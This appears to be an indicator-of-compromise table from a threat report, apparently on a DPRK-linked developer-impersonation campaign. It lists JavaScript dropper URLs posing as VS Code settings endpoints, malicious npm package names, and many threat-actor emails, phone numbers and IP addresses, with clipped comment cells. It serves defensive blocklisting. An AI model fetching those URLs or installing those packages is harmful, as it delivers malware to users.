`https://jsonkeeper.com/b/PCDZO`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/PQPTZ`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/WCXNT`	url	malware	N/A	N/A	JavaScript r dropper UR

Indicator	Type	Risk	First Seen	Last Seen	Comment
`https://jsonkeeper.com/b/XRGF3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jsonkeeper.com/b/XV3WO`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://jwt-alpha-woad.vercel.app/api`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://metric-analytics.vercel.app/api/getMoralisData`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://pngconvert-p0kl4fodi-jhones-projects-f8ddbcbe.vercel.app/api`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/linux?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/linux?flag=5`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/linux?flag=8`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/mac?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/mac?flag=5`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/mac?flag=8`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/windows?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/windows?flag=5`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/windows?flag=5`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-config-settings.vercel.app/settings/windows?flag=8`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load-config.vercel.app/settings/linux?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load-config.vercel.app/settings/mac?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load-config.vercel.app/settings/windows?flag=3`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/linux?flag=2`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/linux?flag=4`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/linux?flag=9`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/mac?flag=2`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/mac?flag=4`	url	malware	N/A	N/A	JavaScript r dropper UR

Indicator	Type	Risk	First Seen	Last Seen	Comment
`https://vscode-load.vercel.app/settings/mac?flag=9`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/windows?flag=2`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/windows?flag=4`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://vscode-load.vercel.app/settings/windows?flag=9`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://web3-metric-analytics.vercel.app/api/getMoralisData`	url	malware	N/A	N/A	JavaScript r dropper UR
`https://zone-api-navy.vercel.app/api/ip-check/99`	url	malware	N/A	N/A	JavaScript r dropper UR
`passport-google-auth-token`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`dotenv-extend`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`tailwindcss-animation-advanced`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`seeds-random`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`chai-jsons`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`dotenv-intend`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`preset-log`	npm package	malware	N/A	N/A	Malicious N dependency deliver malv
`111.197.183.74`	ipv4	insider	October 2025	October 2025	Originating address of K Kang
`alancdouglas@googlemail.com`	email	insider	N/A	N/A	Threat actor controlled e
`alphatech1010@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`amitnyc007@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`anniegirl2023@163.com`	email	insider	N/A	N/A	Threat actor controlled e
`appyleonardo77@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`awmango123@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e

Indicator	Type	Risk	First Seen	Last Seen	Comment
`bowavelink@163.com`	email	insider	N/A	N/A	Threat actor controlled e
`cpduran0622@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`docker1001@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`elvialc620@163.com`	email	insider	N/A	N/A	Threat actor controlled e
`emilyvanessaaa@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`enrique122528@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`erasmusmadridtrops@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`ericdoublin1111@yahoo.com`	email	insider	N/A	N/A	Threat actor controlled e
`eruqulpuaro@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`eruqulpuaro@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`eruqulpuaro1@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`eruqulpuaro1@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`fangshan2019@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`goldstar0906@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`gtracks.onelink@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`happycoder1111@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`happyleonardo77@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`hittapa9@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`housinginmadrid@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`imadjeghalef@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`imranwork44@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`indulgenight@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`janeisman@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e

Indicator	Type	Risk	First Seen	Last Seen	Comment
janeisman21@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
jingya0131@outlook.com	email	insider	N/A	N/A	Threat actor controlled e
jinkonachi@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
joizelmorojo@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
jorgencnc0608@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
jorgencnc0608@outlook.com	email	insider	N/A	N/A	Threat actor controlled e
jorgencnc960608@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
jose.bfran86@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
jose.bfran86@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
k_star_0131@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
kbsy2019@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
khatijha555@outlook.com	email	insider	N/A	N/A	Threat actor controlled e
kk14s@ya.ru	email	insider	N/A	N/A	Threat actor controlled e
knightrogue414@outlook.com	email	insider	N/A	N/A	Threat actor controlled e
konachi0531@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
kosong0926@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
kosong0926@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
lava_0208@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
leonardo_perez@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
li.guangri.2020@gmail.com	email	insider	N/A	N/A	Threat actor controlled e
lovinmadrid@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
marza0219@hotmail.com	email	insider	N/A	N/A	Threat actor controlled e
mazheng225@outlook.com	email	insider	N/A	N/A	Threat actor controlled e

Indicator	Type	Risk	First Seen	Last Seen	Comment
`michael-mardjuki@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`michael.getz28@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`onepushsing@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`owaisugh75@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`paku_2018@yahoo.co.jp`	email	insider	N/A	N/A	Threat actor controlled e
`pohs0131@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`r_gi_19950603@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`r_gi19950603@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`raphael.privat@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`rhs0219@hotmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`rksonava1@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`rodev097@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`silverbead0815@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`silverbead0815@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`su0220@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`superth55@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`truelife3188@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`vickydev1018@outlook.com`	email	insider	N/A	N/A	Threat actor controlled e
`victm1121@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`wangsmithsilverstar@gmail.com`	email	insider	N/A	N/A	Threat actor controlled e
`8613341122552`	phone number	insider	N/A	N/A	Mobile num China-based member
`8618811177571`	phone number	insider	N/A	N/A	Mobile num China-based member

Indicator	Type	Risk	First Seen	Last Seen	Comment
`8617701222967`	phone number	insider	N/A	N/A	Mobile num China-based member
`8618911321235`	phone number	insider	N/A	N/A	Mobile num China-based member
`8619910229812`	phone number	insider	N/A	N/A	Mobile num China-based member
`8613381035676`	phone number	insider	N/A	N/A	Mobile num China-based member
`tinsimonov@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`bogomildaskalov001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`blazhejovanovska@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`sarloevtim39@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`antonisharalampopoulos@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`aleksandarradakovic122@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`krstoilovski@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`filipbackus@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`belarosviska@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`ladislav.kvarda525@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`novskapetar@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`peceyurukov@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`nikolamilev166@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`emil.rysinov@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`vinkolukac.dev@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`valentincinika@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`bosevskibale6@gmail.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`vlanosdimitri001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`PeterVargova@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`vlastimirdeskov001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`aidaszvikas@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`trendafilmakedonija001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dmitrycebotari@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`chrisgergo00@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`briangaida12@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`wiktor.rogal@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`michalcopik1@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`albertdymek@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dobromirkovachev@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`toma.andric@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`danielmonilis@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`vladimirvoski001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`kolyotroske001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`borissudar.cro@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`bodorbenci@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`ivoloucky@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`yorgosdulev@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`balazspapp@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`juliankopala.pol@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`nanusevskitodor@gmail.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`ediurmankovic.cc@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`vuksanbojanic@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`barry__johnson@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`gary__leduc@hotmail.com`	email	insider	N/A	N/A	Synthetic pe email
`adamikjelen@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`ionguzlok@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`antonijakub11@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`leonidasnefeli@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`alexandrurusu2@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`adrianceban1@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`florinbarbu1@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`danielsala2@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`ivanhorvat2@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`nikolastojanovski2@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`gabrieltamas1@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`victorajdini@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`gavrilvasilevski001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`stojannastevski001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`emirapolloni@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`gorantomik1@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`jonasvarga1@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dzholedinkov001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`LaszloEniko@outlook.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`lazarbulatovic56@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`emilkokolnska@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`iacovlevguzun@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dovydasmatis@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`tomaskovacova@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`antoninowak12@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`erikslamka1@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`kostasmichalakakou@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`jokubasbieliauskas1@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`stoilesideropoulos001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`damjandobrudzhanski@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`kutayijaz@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`simeondimitris001@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`bobituntev001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`velyokazepov@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`nestorovskiemilija100@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`ankaankahristov@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`randoviska@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`borislavbabic431@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`benicdominik81@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`teoantunovic6@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`popovicjelena727@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`vaskovdime@gmail.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`jozefmtech@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`archelaosasani@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`janlindberg80@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`nevenborisov@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`toni.komadina@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`damianwalczak.work@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`denis.dobrovodsky@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`filip.lovren@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`tomislavjurak@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`emilijan.hristov@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`zoran.parlov@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`ivanmatic.fs@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`marcelpaw.lowski@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`tomislavbozic.work@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dominik.wojk@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`piotrglowacki.pol@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`leonzielinski.pol@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`stanislav.timko@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`oleg.kaplanski@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`rafael.ratkovic@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`mateusz.moczar@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`nadoyankovic@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`dionizy.kohutek@outlook.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`emilsvalina@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`kostic.gordan@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`josipbraut@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`mirantrkulja@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`pavlehristov.work@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`vedranpodrug@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`zvonkobogdan.cr@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`filipdamevski001@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`albertoszlar52@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`benjaminellertsson@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`fedorkadoic@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`izakholmberg12@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`markusvillig20@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`reigojakobson45@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`masudtarik69@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`vaikokangur45@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`osogovskiplanini001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`aleksonikov001@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`angelovaandreev@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`ivanopavic13@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`davorsabolic2@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`juricleon407@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`kondradgodzki@outlook.com`	email	insider	N/A	N/A	Synthetic pe email

Indicator	Type	Risk	First Seen	Last Seen	Comment
`velizarborisov.fs@outlook.com`	email	insider	N/A	N/A	Synthetic pe email
`trivuniliikc519@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`alexandermori1218@gmail.com`	email	insider	N/A	N/A	Synthetic pe email
`smupyknight@outlook.com`	email	insider	N/A	N/A	DPRK deve email
`btrs.corp@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`byolate@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`starneit105@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`chrissamuel729@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`lozanvranic@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`qoneits@outlook.com`	email	insider	N/A	N/A	DPRK deve email
`kitdb@outlook.com`	email	insider	N/A	N/A	DPRK deve email
`d.musatovdv@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`nikola.radomic322@gmail.com`	email	insider	N/A	N/A	DPRK deve email
`duykhanh.prodev@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`chebiinixon91@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`jeffukus@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`mohamed_dhifli@hotmail.com`	email	insider	N/A	N/A	Git mirror d identity
`saputranady@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`ryannguyen0303@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`fahrultect@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`patrickjuniorukutegbe@rocketmail.com`	email	insider	N/A	N/A	Git mirror d identity
`fahrultech@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`mirzayevorzu127@gmail.com`	email	insider	N/A	N/A	Git mirror d identity

Indicator	Type	Risk	First Seen	Last Seen	Comment
`tsunaminori@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`yhwucss@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`btrs.corp@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`ledanglong@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`cwertlinks@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`bukoyesamuel9@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`gwanchi@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`efezinoukpowe@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`thnam0107@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`vijanakaush@gmail.com`	email	insider	N/A	N/A	Git mirror d identity
`luis.miguel208@outlook.com`	email	insider	N/A	N/A	Git mirror d identity
`smupyknight@outlook.com`	email	insider	N/A	N/A	Git mirror d identity
`brankojovovic99@gmail.com`	email	insider	N/A	N/A	Administrat accounts on services
`manuetuazon.work@gmail.com`	email	insider	N/A	N/A	Administrat accounts on services
`upwork.management.whm@outlook.com`	email	insider	N/A	N/A	Administrat accounts on services
`1.20.169.90`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`103.106.112.166`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`103.152.100.221`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`103.155.199.28`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`103.174.81.10`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi

Indicator	Type	Risk	First Seen	Last Seen	Comment
`103.190.171.37`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`103.39.70.248`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`107.178.11.226`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`107.189.8.240`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`113.160.133.32`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`115.72.1.61`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`117.1.101.198`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`121.132.60.117`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`125.26.238.166`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`139.178.67.134`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`14.225.215.117`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`143.110.226.180`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`144.217.207.22`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`146.190.114.113`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`147.28.155.20`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`148.72.168.81`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.34`	ipv4	insider	August 2024	November 2024	Threat actor address (ma

Indicator	Type	Risk	First Seen	Last Seen	Comment
					shared origi
`152.26.229.42`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.46`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.47`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.83`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.86`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.229.93`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.231.42`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.231.83`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.231.86`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.231.93`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`152.26.231.94`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`153.92.214.226`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`157.245.59.236`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`171.228.181.120`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`171.99.253.154`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`172.105.247.219`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi

Indicator	Type	Risk	First Seen	Last Seen	Comment
`173.255.223.18`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`178.63.180.104`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`179.1.195.163`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`184.168.124.233`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`193.227.129.196`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`193.38.244.17`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`194.104.136.243`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`194.164.206.37`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`195.159.124.57`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`195.85.250.12`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`2.59.181.125`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`200.24.159.153`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`200.60.20.11`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`203.150.128.86`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`204.12.227.114`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`222.252.194.204`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`222.252.194.29`	ipv4	insider	August 2024	November 2024	Threat actor address (ma

Indicator	Type	Risk	First Seen	Last Seen	Comment
					shared origi
`23.237.145.36`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`31.41.216.122`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`34.122.58.60`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`37.210.118.247`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`37.46.135.225`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`38.158.202.121`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`38.183.146.125`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`4.7.147.233`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`45.119.114.203`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`45.144.166.24`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`45.189.252.218`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`45.81.115.86`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`47.220.151.116`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`50.6.193.80`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`51.159.75.249`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`54.37.207.54`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi

Indicator	Type	Risk	First Seen	Last Seen	Comment
`57.128.201.50`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`61.198.87.1`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
`64.92.82.58`	ipv4	insider	August 2024	November 2024	Threat actor address (ma shared origi
